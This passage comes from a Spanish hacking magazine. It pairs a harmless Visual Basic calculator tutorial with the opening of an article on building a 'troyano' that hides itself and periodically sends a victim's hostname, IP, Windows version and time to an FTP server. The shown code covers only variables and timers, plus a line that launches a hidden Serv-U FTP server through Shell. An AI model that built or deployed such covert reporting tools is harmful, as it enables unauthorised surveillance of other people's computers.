
Bienvenidos de nuevo. Hoy, y a petición vuestra, adelantaremos temario y dejaremos atrás parte de la teoría que tenía pensado explicar para este artículo.

Primero agradeceros a todos vuestras críticas en el foro de la revista, os garantizo que han sido escuchadas, tanto las buenas como las malas.


Generalizando, hubo un grito unánime por parte vuestra, "más velocidad y más extenso", y por eso hoy, después de una ligera introducción a un nuevo concepto como son las variables, intentaremos crear de principio a fin una calculadora. Y no solo eso, sino que una vez acabada intentaremos darle la vuelta a la tortilla y complicar el ejercicio.

## 1. Algo de teoría: Las variables

Antes de explicar el extenso mundo de las variables me gustaría dejar claro que lo que aquí voy a escribir puede ser mas o menos correcto según quien lo lea, pero de lo que podéis estar seguros es de que acabareis entendiéndolo, y aun así, cada uno se hará su propio concepto sobre las variables.
Bien, una vez dicho esto, pasamos a explicarlo.
Las variables podrían ser considerados como pequeños espacios de memoria reservados para almacenar un tipo de dato predefinido anteriormente por el programador. En algunos casos el tipo de dato no está predefinido, por lo que lo adquiere a la hora de asignarle el valor (este ultimo caso es el que conocemos como variables de tipo "variant").
Después de este tremendo "rollo"teórico, intentaré plasmar lo dicho en la práctica. Para ello debemos abrir el VB y elegir la opción "EXE stándard" en la ventana hija que nos aparece. Podemos observar que nos aparece un formulario vacío con el nombre "Form1".




Aquí es donde diseñaremos nuestra calculadora así como la mayoría de los proyectos que haremos durante los cursos. Para hacer una prueba con las variables utilizaremos el conocido MsgBox.
Tranquilos...., seré breve en este ejemplo, pero creedme cuando digo que es totalmente necesario.
Lo primero que debemos hacer es acceder al editor del Visual Basic, para ello tenemos dos métodos, el primero es efectuar doble click sobre el formulario, como ya vimos en el primer curso. El otro método es haciendo click sobre el botón blanco superior derecha que vemos en la imagen.



Nosotros lo vamos a hacer, en esta ocasión, de la segunda manera. Al hacer click sobre este botón nos va a aparecer un editor de texto. En este editor es donde nosotros "picaremos" el código de nuestros programas, como ya hicimos en la primera entrega del curso.
En esta ocasión vamos a declarar una variable. Para hacer esto, primero debemos indicarle el ámbito.



## El ámbito...


El ámbito de la variable nos indica donde puede ser utilizada esta, es decir, puede ser local al formulario o global (ya veremos esto en el futuro) al proyecto

En este caso escribiremos:

*dim NombreVariable as String*

"Dim" nos indica, como ya hemos dicho antes, el ámbito de la variable. "NombreVariable" es el nombre con el que nos vamos a referir a la variable, que puede ser el que vosotros queráis. "as String", esto es lo más importante. Aquí estamos indicando que tipo de variable es. Cuando decimos "tipo de variable" nos estamos refiriendo al tipo de dato que podrá almacenar. Para verlo mas claro, en este caso podremos asignar una cadena de caracteres a nuestra variable, mientras que si la declaráramos de tipo "Integer" (entro) aquí solo podríamos almacenar datos de tipo entero (numéricos), como podrían ser 1, 2, 1320, 6789.....
Aquí tenéis un listado de las variables mas utilizadas que podéis declarar en Visual Basic
Nuestra variable es de tipo "String" (cadena) porque va a almacenar un literal, que será por ejemplo "HXC"
Para asignar un valor a una variable tenemos que utilizar el operador "=" (en un futuro explicaremos los diferentes operadores)
Para esto debemos acceder a algún evento, ya que es necesario decirle al programa cuando vamos a realizar la asignación.
Por ejemplo, vamos a hacerlo en el evento que conocimos en el primer curso, "Form_Load". Para llegar hasta él podemos hacerlo de varias formas, pero para no dar mas rodeos, lo haremos desplegando los "combos" que encontramos en la zona superior del compilador. Desplegamos el izquierdo y vemos que en la lista aparece la palabra "form"

| | |
|---|---|
| Bolean | Admite los valores 1 y 0 ó True y False |
| Byte | Números enteros, en el rango de 0 a 255 |
| Integer | Números enteros de 32768 a 32767 |
| Long | Números enteros en el rango de - 2147483648 a 2147483647 |
| Single | Punto flotante, simple precisión |
| Doble | Punto flotante, doble precisión |
| Currency | Entero, con punto decimal fijo (Tipico de monedas) |
| String | Cadenas de texto |
| Date | Fechas |
| Variant | Tipo de dato sin definir |



Al hacer click veremos que el editor nos añade las líneas del evento automáticamente, y también que nos coloca el cursor entre ellas. El combo de la derecha se ha puesto directamente sobre el evento "load", pero si lo desplegamos, podremos acceder a cualquier evento del Form.
Ahora vamos a asignar el valor a la variable, según se puede ver en la siguiente instrucción:

```
Var1 = "HXC"
```

Donde "Var1" es el nombre de la variable que vosotros habéis elegido.
Vale, ahora hemos llegado a un punto en el cual deberíais entender que vuestra variable, al ejecutar la aplicación, almacenará el literal "HXC".
Para ver esto vamos a escribir justo debajo

```
MsgBox Var1
```

Ahora ejecutemos con ctr + F5
¿Os ha salido el MsgBox con el literal HXC?, ¿Sí?, pues entonces lo habéis hecho bien, pero eso no importa, porque esto tan solo es la introducción a las variables, así que es infinitamente más importante que entendáis lo que habéis hecho, y si no es así, volver a leéoslo todo, porque si no, jamás aprenderéis a programar.


Código del programa:

```
Dim Var1 As String

Private Sub Form_Load()
    Var1 = "HXC"
    MsgBox Var1
End Sub
```

## 2. Los Objetos: Empecemos la calculadora

Para esta practica necesitamos conocer dos objetos: El botón (button) y la caja de texto (textbox). Tanto uno como otro son auténticos clásicos en los formularios de cualquier aplicación. En la imagen podemos observar cuales son estos objetos:





Para colocarlos en nuestro "Form1" solo tenemos que hacer click sobre el objeto que queremos dibujar y darle forma sobre el formulario (como si estuviéramos haciendo cuadrados en el Paint). Nosotros, como vamos a hacer una calculadora, necesitaremos un TextBox y varios Buttons (tantos como funciones queramos implementar en la calculadora).
Probad ahora a poner un botón en el formulario. ¿Ya está?, pues entonces os debería aparecer sobre el botón un texto que diga "Command1". Este es el nombre y descripción que VB pone

por defecto a este control. Podéis ver que si añadís otro le llamará "Command2", y un tercero sería "Command3".

Ahora vamos a cambiarle el nombre y la descripción a un botón. Antes de hacer esto debéis entender que el nombre del botón es como nosotros nos hacemos referencia a él desde el editor del VB, y la descripción ("Caption")es el literal que vemos escrito sobre el botón, que puede ser el mismo que el nombre.

Para cambiarlo nos posicionamos con el ratón encima del objeto que queremos modificar (en nuestro caso el botón, pero podría ser cualquier otro). Al hacer click sobre el vemos que adquiere el foco, esto se puede comprobar porque aparecen 6 cuadros pequeños de color azul en el perímetro del objeto.

¿Lo tenemos? ¿Sí? Vamos entonces al cuadro de propiedades del botón.




y cambiamos el texto que hay en la casilla "Nombre", o en su defecto, "Name" en las versiones inglesas del producto.

Ahora pone "Command1", y nosotros lo vamos a llamar "CmdIgual". La razón de que lo llamemos así es porque este botón será el símbolo "=" de nuestra calculador, donde "Cmd" es la abreviatura de "Command Button" e "Igual" es lo que hemos elegido para identificarlo. También lo podéis llamar "pepe" si os viene en gana, pero unos nombres ambiguos provocan dificultades a la hora de programar.

Para cambiar la descripción del objeto iremos a su propiedad "Caption" y cambiaremos el contenido, poniendo el símbolo "=", y comprobando como el texto del botón lo adquiere inmediatamente.

Ahora colocaremos el botón en la zona inferior, arrastrándolo, y crearemos todos los demás necesarios, pudiendo coger como ejemplo la calculadora de la imagen.




Para los nombres de los botones no nos debemos complicar la vida, por ejemplo, yo los he llamado "Cmd1, Cmd2, Cmd3, CmdDiv, CmdIgual, CmdMas....", así será más fácil distinguirlos.




También podemos cambiar tanto el nombre como la descripción al form, para esto haremos exactamente lo mismo que con el botón, click sobre un área descubierta del formulario y cambiar sus propiedades en el cuadro.

Hay un detalle distinto en el TextBox, y es que este no tiene Caption. La propiedad que indica en los TextBox que texto / descripción va a tener es la propiedad Text, así que la vamos a buscar y borrar su contenido ("Text1") para que la caja de texto nos quede en blanco.

## 3. El código: usando el editor

Vamos a empezar a "picar" código. Lo primero será pasar el valor del botón presionado a la caja de texto. Para esto haremos doble click sobre el primero botón con valor numérico que habéis puesto (el 0). Vemos que rápidamente nos aparece el editor de texto, con el cursor activo entre dos líneas de código que el solo nos ha escrito. Este es el evento "Click" del botón, es decir, todo lo que aquí escribamos se ejecutará cuando alguien haga click en este objeto.

¿Y que es lo que queremos que pase cuando se haga click? Pues queremos que el valor del botón pase a la caja de texto, y eso lo haremos así

```
Private Sub Cmd0_Click()
   TxtOper.Text = "0"
End Sub
```

Aquí estamos diciéndole que cuando se presione el botón "0" el Text de nuestra caja de texto (en mi caso "TxtOper") adquiera ese valor. Para probar esto podemos ejecutar con "ctr + F5" y presionar el botón que hemos codificado (para unificar espero que todos escojáis primero el 0). Si habéis hecho bien el ejercicio os aparecerá un 0 en el TextBox.

Pero esto no es suficiente, ya que aquí estamos sustituyendo el valor de la propiedad Text de la caja de texto por un número, cuando lo que queremos hacer es concatenar el valor que contiene la caja y añadirle el nuevo, sin sustituir nada. Esto sería así:

```
Private Sub Cmd0_Click()
   TxtOper.Text = TxtOper.Text & "0"
End Sub
```

Si nos fijamos bien vemos que le estamos obligando a poner en la propiedad Text lo que actualmente hay en ella mas el "0" (el operador "&" en VB sirve principalmente para concatenar cadenas).
Si ejecutamos esto y presionamos varias veces el botón vemos que nos aparecen tantos "0" como clicks hagamos.

Entonces, el código para todos los botones con números quedaría así

```
Private Sub Cmd0_Click()
   TxtOper.Text = TxtOper.Text & "0"
End Sub

Private Sub Cmd1_Click()
   TxtOper.Text = TxtOper.Text & "1"
End Sub

Private Sub Cmd2_Click()
   TxtOper.Text = TxtOper.Text & "2"
End Sub

Private Sub Cmd3_Click()
   TxtOper.Text = TxtOper.Text & "3"
End Sub

Private Sub Cmd4_Click()
   TxtOper.Text = TxtOper.Text & "4"
End Sub

Private Sub Cmd5_Click()
   TxtOper.Text = TxtOper.Text & "5"
End Sub

Private Sub Cmd6_Click()
   TxtOper.Text = TxtOper.Text & "6"
End Sub
```


```
Private Sub Cmd7_Click()
    TxtOper.Text = TxtOper.Text & "7"
End Sub

Private Sub Cmd8_Click()
    TxtOper.Text = TxtOper.Text & "8"
End Sub

Private Sub Cmd9_Click()
    TxtOper.Text = TxtOper.Text & "9"
End Sub
```

Si ahora ejecutamos tenemos que poder escribir cualquier número.
Muy bien, esto parece que empieza a funcionar, pero más de uno se estará preguntando: ¿y los botones igual, por, mas, menos...?¿Qué...? Pues para estos botones vamos a utilizar una variable. La tenemos que declarar de tipo String, ya que va a contener el carácter del operador (*,-,/,+). La cosa quedaría así:

```
Dim StrOper As String
```



## Si antes de...

Si antes de declarar la variable añadimos la cláusula Option Explicit" estamos obligando a que todas las variables sean declaradas. Esto es altamente recomendable.

donde "StrOper" es el nombre que queráis darle a la variable ("Str" por ser String y "Oper" porque contendrá el operador).
Ya que estamos, también vamos a declarar otra variable de tipo Long, la cual nos será muy útil en un futuro próximo.

```
Dim LngValor as Long
```

Vamos al evento Click del botón "+". Una vez dentro de él tenemos que indicarle que este botón es el que hace referencia a la suma, ¿cómo?, pues añadiendo el valor "+" a nuestra variable StrOper cuando alguien presione este botón. Quedaría así:

```
Private Sub CmdMas_Click()
  StrOper = "+"
End Sub
```



## El operador...

El operador "=" se encarga de asignar valores tanto a variables como a objetos

Pero se nos olvida algo. Cabe recordar que cuando se presiona un operador en una calculadora (sea digital o real) se limpia el "display" (caja de texto en nuestro caso) para poder escribir el segundo dígito que va a operar con el primero.
Algunos pensareis que podemos solucionarlo poniendo TxtOper.Text="" (esta instrucción pone blanco la caja de texto), pero si hacemos esto perdemos el primer valor, así que no podríamos operar. Para no perder el primer valor vamos a guardarlo en la variable que anteriormente nos hemos declarado como Long.
El evento quedaría así:

```
Private Sub CmdMas_Click()
  StrOper = "+"
  LngValor = TxtOper.Text
  TxtOper.Text = ""
End Sub
```

Debemos hacer lo mismo en todos los botones con operadores, guardando el símbolo "-" en la resta, el "/" en la división y el "*" en el producto.
Así es como nos quedaría:

```
Private Sub CmdDiv_Click()
  StrOper = "/"
  LngValor = TxtOper.Text
  TxtOper.Text = ""
End Sub
```

```
Private Sub CmdMas_Click()
   StrOper = "+"
   LngValor = TxtOper.Text
   TxtOper.Text = ""
End Sub

Private Sub CmdMenos_Click()
   StrOper = "-"
   LngValor = TxtOper.Text
   TxtOper.Text = ""
End Sub

Private Sub CmdPor_Click()
   StrOper = "*"
   LngValor = TxtOper.Text
   TxtOper.Text = ""
End Sub
```

## 4. Muy importante: Sentencias condicionales

Entramos en una parte muy delicada, el botón igual. En este botón vamos a operar, y devolveremos el valor a la caja de texto una vez obtenido el resultado. Tenemos que estar atentos porque las sentencias condicionales son utilizadas constantemente por los programadores, independientemente del lenguaje y del tipo de programa que se va a realizar. Una sentencia condicional no es más que una condición, la cual se cumple o no, es decir, la pregunta

Si StrOper es igual a '+' entonces
        Suma
Fin del Sí

Sería una sentencia condicional. Esto traducido a código sería:

```
    If StrOper = "+" Then
          MsgBox "HXC"
   End If
```

Aquí estamos diciendo que si la variable StrOper contiene el valor "+" se muestre por pantalla un mensaje.

Una vez entendido esto, vamos a intentar llevarlo a la calculadora. En nuestro botón igual tenemos dos intereses muy claros, saber el valor de StrOper y operar en consecuencia entre el valor que almacenamos en el primer dígito (LngValor) y el segundo (TxtOper.Text). Entonces, y ya que hoy os he enseñado la sentencia "If", os propongo que codifiquéis todas las posibilidades que pueden haber (estas posibilidades ahora solo son 4, suma, producto, división y resta).

Nuestro botón CmdIgual debería cobrar un aspecto como este:

```
Private Sub CmdIgual_Click()
   If StrOper = "+" Then

   End If
   If StrOper = "-" Then

   End If
   If StrOper = "*" Then

   End If
   If StrOper = "/" Then

   End If
End Sub
```

Este código hará que, dependiendo del operador pulsado, entre en una u otra sentencia condicional, pero solo en una, ya que StrOper no puede valer "+" y a su vez "/" . Ahora codificaremos el código que va entre los "If" (comienzo de la sentencia) y "End If" (final de la sentencia).





**En el caso...**

En el caso de las sentencias condicionales el operador "=" se utiliza para comparar, al igual que > (mayor que) < (menor que) >= (mayor o igual que) <= (menor o igual que) <> (diferente).

Por ejemplo, en el caso de la suma, dentro de la sentencia deberíamos poner

```
If StrOper = "+" Then
        TxtOper = LngValor + TxtOper.Text
End If
```

Sigamos paso a paso lo que esto hace. Primero la sentencia "If" pregunta si StrOper contiene el valor "+". Como nosotros hemos presionado este operador, la sentencia dará "verdadero", por lo tanto entrará dentro y continuará con la siguiente línea de código.
Entonces llegamos a TxtOper = LngValor + TxtOper.Text
Esto lo que hace es que almacena en el TextBox "TxtOper" el valor resultante de la suma entre lo que habíamos guardado en LngValor mas lo que actualmente hay en TxtOper. Cabe resaltar que para poder efectuar esto, primero el proceso matemático resuelve LngValor + TxtOper.Text y después lo almacena en TxtOper de nuevo, ya que si lo hiciese de otra forma estaríamos perdiendo el valor de TxtOper antes de realizar la suma.



**Vemos que...**

Vemos que en la línea TxtOper = LngValor + TxtOper.Text hemos omitido la propiedad .Text en el primer TxtOper. Esto lo he hecho para que veáis que sigue funcionando aunque no lo pongamos, y es debido a que .Text es la propiedad por defecto de cualquier TextBox, aunque yo recomiendo encarecidamente que no se omita.

Ahora hacemos lo mismo para todos los operadores, quedándonos el botón CmdIgual Así:

```
Private Sub CmdIgual_Click()
    If StrOper = "+" Then
        TxtOper = LngValor + TxtOper.Text
    End If
    If StrOper = "-" Then
        TxtOper = LngValor - TxtOper.Text
    End If

    If StrOper = "*" Then
        TxtOper = LngValor * TxtOper.Text
    End If

    If StrOper = "/" Then
        TxtOper = LngValor / TxtOper.Text
    End If
End Sub
```

Ejecutemos. Si os da errores estaos tranquilos, sentaos y mirar exactamente que error es, seguro que lo sabéis solucionar.
Si no os da errores, felicidades, probad a sumar, restar dividir y multiplicar, pero sobre todo, probad a añadir mas botones que hagan otras operaciones (como un botón borrar que vacié el TextBox y la variable LngValor).
Por hoy nada mas, espero que halláis entendido el programa y os halla resultado ameno el curso, me despido de todos vosotros.
Un saludo, Pedro del Valle

http://www.hackhispano.com

CODIGO DEL PROGRAMA:

```
Option Explicit
Dim StrOper As String
Dim LngValor As Long

Private Sub Cmd0_Click()
    TxtOper.Text = TxtOper.Text & "0"
End Sub

Private Sub Cmd1_Click()
    TxtOper.Text = TxtOper.Text & "1"
End Sub

Private Sub Cmd2_Click()
    TxtOper.Text = TxtOper.Text & "2"
End Sub

Private Sub Cmd3_Click()
```

```
        TxtOper.Text = TxtOper.Text & "3"
End Sub

Private Sub Cmd4_Click()
        TxtOper.Text = TxtOper.Text & "4"
End Sub

Private Sub Cmd5_Click()
        TxtOper.Text = TxtOper.Text & "5"
End Sub

Private Sub Cmd6_Click()
        TxtOper.Text = TxtOper.Text & "6"
End Sub

Private Sub Cmd7_Click()
        TxtOper.Text = TxtOper.Text & "7"
End Sub

Private Sub Cmd8_Click()
        TxtOper.Text = TxtOper.Text & "8"
End Sub

Private Sub Cmd9_Click()
        TxtOper.Text = TxtOper.Text & "9"
End Sub

Private Sub CmdDiv_Click()
   StrOper = "/"
   LngValor = TxtOper.Text
   TxtOper.Text = ""
End Sub

Private Sub CmdIgual_Click()
   If StrOper = "+" Then
          TxtOper = LngValor + TxtOper.Text
   End If
   If StrOper = "-" Then
          TxtOper = LngValor - TxtOper.Text
   End If

   If StrOper = "*" Then
          TxtOper = LngValor * TxtOper.Text
   End If

   If StrOper = "/" Then
          TxtOper = LngValor / TxtOper.Text
   End If
End Sub

Private Sub CmdMas_Click()
   StrOper = "+"
   LngValor = TxtOper.Text
   TxtOper.Text = ""
End Sub

Private Sub CmdMenos_Click()
   StrOper = "-"
   LngValor = TxtOper.Text
   TxtOper.Text = ""
End Sub

Private Sub CmdPor_Click()
   StrOper = "*"
   LngValor = TxtOper.Text
   TxtOper.Text = ""
End Sub
```

El próximo mes crearemos nuestro primer OCX (ActiveX control)

# IPHXC II: EL TERCER TROYANO DE HACK X CRACK (PC PASO A PASO)

El propósito de este articulo es fundamentalmente crear un programa, con las siguientes características:

1. Que nos envié a un ftp un archivo cada cierto tiempo programable por nosotros.
2. Que ese archivo contenga al menos el nombre del host, su IP, la plataforma Windows sobre la que se ejecuta, fecha y hora.
3. Que el programa "no se vea".
4. Que contenga el menor código posible.
5. Que sea TU programa.
6. Que puedas hacerlo "crecer"
7. Que al final pienses ¡¡¡¡¡Pues si que es fácil!!!!!

Si queréis lo podéis llamar "troyano", aunque yo lo llamo IPHCX, un programa para practicar con VB.

Antes de meternos en materia, necesitamos saber algunas cosas, no mucho, NO estoy intentando que al terminar de leer esto, te mires al espejo y te digas

"Soyunprogramadordivinodelamuerte"

No, no sonrías pensando -¡¡¡¡¡Empezamos bien, vaya errata!!!!!-, lo he puesto conscientemente.

Antes hemos dicho cual era el propósito de este articulo, ahora te diré cual es el fin. Conseguir llamar tu atención sobre VB, que sepas al menos algunas de sus posibilidades, que "te atrevas" a investigar por tu cuenta, que pienses que algún día te gustaría aprender a programar, que al acabar de leer esto tengamos un programa funcional......solo eso, y te aseguro que no es poco.

Entremos en materia que luego dicen que cuento mi vida y me enrollo mucho y que si le doy muchas vueltas y que si la abuela fuma y que...........(ya se me fue la olla).

Parto de la base de que habéis leído el articulo de la revista nº-6, y ya tenéis medianamente claro conceptos como proyecto, controles y objetos, formulario, eventos y procedimientos, foco, que sabéis guardar un proyecto y que entendéis y sabéis "compilar" vuestro proyecto para lograr un archivo ejecutable, que sabéis "escribir cosas en los controles del formulario",

también haremos referencia a imágenes de la revista nº-6.

En VB y en cualquier lenguaje de programación, necesitamos utilizar variables, ¿que son¿, Una variable es una ubicación temporal de almacenamiento de datos dentro de un programa. Pongamos un ejemplo practico, el IPHCX nos tiene que enviar un archivo cada cierto tiempo, necesitamos contar entonces ese tiempo, crearemos una variable que llamaremos Ti, para crearla usaremos una instrucción llamada DIM (Dimensión),

```
Dim Ti          'declaración de la variable Ti
```

Le daremos un valor a esa variable

```
Ti=0            'le decimos al programa que
                'Ti tiene un valor de cero
```

Ahora, ponemos algún control que efectué una operación de suma simple

```
Ti=Ti+1
```

Bien, cada vez, que se efectué esta operación Ti incrementara su valor en uno, esto es una variable.

Mas claro aun, inicia Vb, y en un proyecto nuevo, coloca un command y un label, después, copia este código:

```
Dim Ti  'declaramos la variable

Private Sub Command1_Click()
Ti = Ti + 1     'se suma 1
Label1.Caption = Ti   'nos muestra en el caption
                      'el valor de ti
End Sub

Private Sub Form_Load()
Ti = 0
End Sub
```

Cada vez que pulsemos el command, el valor de Ti cambiara, el resultado lo veremos en el caption del label. Ti es una VARIABLE, su valor se modifica cada vez que pulsemos el command.

Antes de seguir, guardar vuestro proyecto, por ejemplo creándola dentro de la carpeta c:\PVB, y llamarla IPHCX.

Existen diferentes "tipos" de variables, pero su explicación amplia será en el curso de VB, no vamos ni siquiera a definir que tipo de variable es y porque en este articulo.

¿Para que nos puede servir esta variable?, Supongamos que queremos que cuando la variable Ti valga 10, ocurra "algo", utilizaremos una "herramienta" que se llama expresión condicional, ¿Qué es una expresión condicional? Es una parte de una sentencia de un programa que realiza preguntas del tipo verdadero o falso sobre una variable, una propiedad o algún tipo de datos del programa.

Utilizamos para ello operadores de comparación:

| | |
|---|---|
| = | ***igual que*** |
| <> | ***distinto que*** |
| > | ***mayor que*** |
| < | ***menor que*** |
| >= | ***mayor o igual*** |
| <= | ***menor o igual que*** |

¿Para que nos puede servir esto?, Las podemos utilizar en estructuras de decisión,¿Qué son estructuras de decisión? Las estructuras de decisión nos sirven para evaluar una condición en el programa y ejecutar acciones de acuerdo a ellas.

Para hacer esto utilizamos la sentencias(estructura de decisión) *IF.....THEN....END IF.*

Lo mejor es verlo en la practica, volvamos a nuestro pequeño programa, e incluyamos en

el evento click del command1 la siguiente expresión:

```
If Ti=10 then

Shell("calc.exe")   'si no sabes que es esto, para,
                    'baja las practicas de la revista
                    '6 y hazlas


End if
```

Nos quedara esto:

```
Private Sub Command1_Click()
Ti = Ti + 1      'se suma 1
Label1.Caption = Ti   'nos muestra en el caption el
                      'valor de ti
If Ti = 10 Then  'si Ti es igual a 10 entonces haz lo
                 'siguiente, sino, continua con el
                 'programa
Shell ("calc.exe")  'acción a ejecutar si se cumple
                    'la condición
End If           'fin del bucle de decision
End Sub
```

Bueno, ejecutemos nuestro programa, cuando pulsemos por décima vez el command1 , la aplicación calculadora de Windows arrancara (o cualquier otra aplicación que pongamos). No te cortes, cambia el valor de la línea If Ti = 10 Then a 15 o 5 y prueba.
Podemos cambiar también la línea de la acción a ejecutar, y en lugar de arrancar la calculadora, arrancar por ejemplo servu.exe servu.ini -h (ojo a la ruta).

Realmente seria complicado tener que pulsar 10 veces un botón para obtener un resultado en nuestro programa, tenemos que poner algo que lo haga por nosotros, y que podamos "controlar",¿qué mejor que el "tiempo"?, Disponemos de un control en Vb para ello, se llama Timer, si miráis en el cuadro de herramientas -(¿qué?)-, revista 6, pagina 37, veréis un icono que se parece a un reloj o cronometro, revista 6, pagina 38, coloquemos uno en nuestro proyecto, tratarlo como un si fuera un command o un label para colocarlo en el form, la única diferencia es que cuando ejecutemos el proyecto, ese control "no se vera".



Expliquemos este control un poco, este control responde al paso del tiempo, se suele utilizar para ejecutar acciones a intervalos periódicos de tiempo. Entre sus propiedades veamos alguna de ellas.

**Interval :** Especifica el numero de milisegundos que transcurren entre un evento del timer y el siguiente. Este valor puede estar entre 0 y 64.767, el mayor intervalo como veréis esta por encima de un minuto (aproximadamente 65 segundos). No son periodos de tiempo muy exactos, dependen del estado de reloj del ordenador.


El control Timer tiene un solo evento que también se llama Timer, este evento se dispara o funciona, cuando la propiedad interval del control timer se completa.

Como siempre lo mejor es poner un ejemplo en nuestro pequeño proyecto, ya hemos colocado el control timer en nuestro formulario, pasemos ahora a modo ver código, pongamos en el control form, evento Load, (lo que tengamos en ese evento es lo que ocurrirá al cargarse ese form, o sea al arrancar la aplicación) la siguiente línea:

```
Timer1.Interval = 1000
```

Con esto lo que hacemos es que al arrancar nuestro proyecto, al cargarse (load) ponga en marcha el cronometro, cuando el timer1 complete un segundo se active su evento Timer. ATENCION, no confundir control y evento timer, aunque se llamen igual son cosas diferentes.

Busquemos en el control timer1 y veamos que el único evento de que dispone es el de timer




(en la pagina 39 de la revista 6 tenéis una figura que os puede servir de referencia).
En ese evento escribamos lo siguiente

*Call Command1_Click*

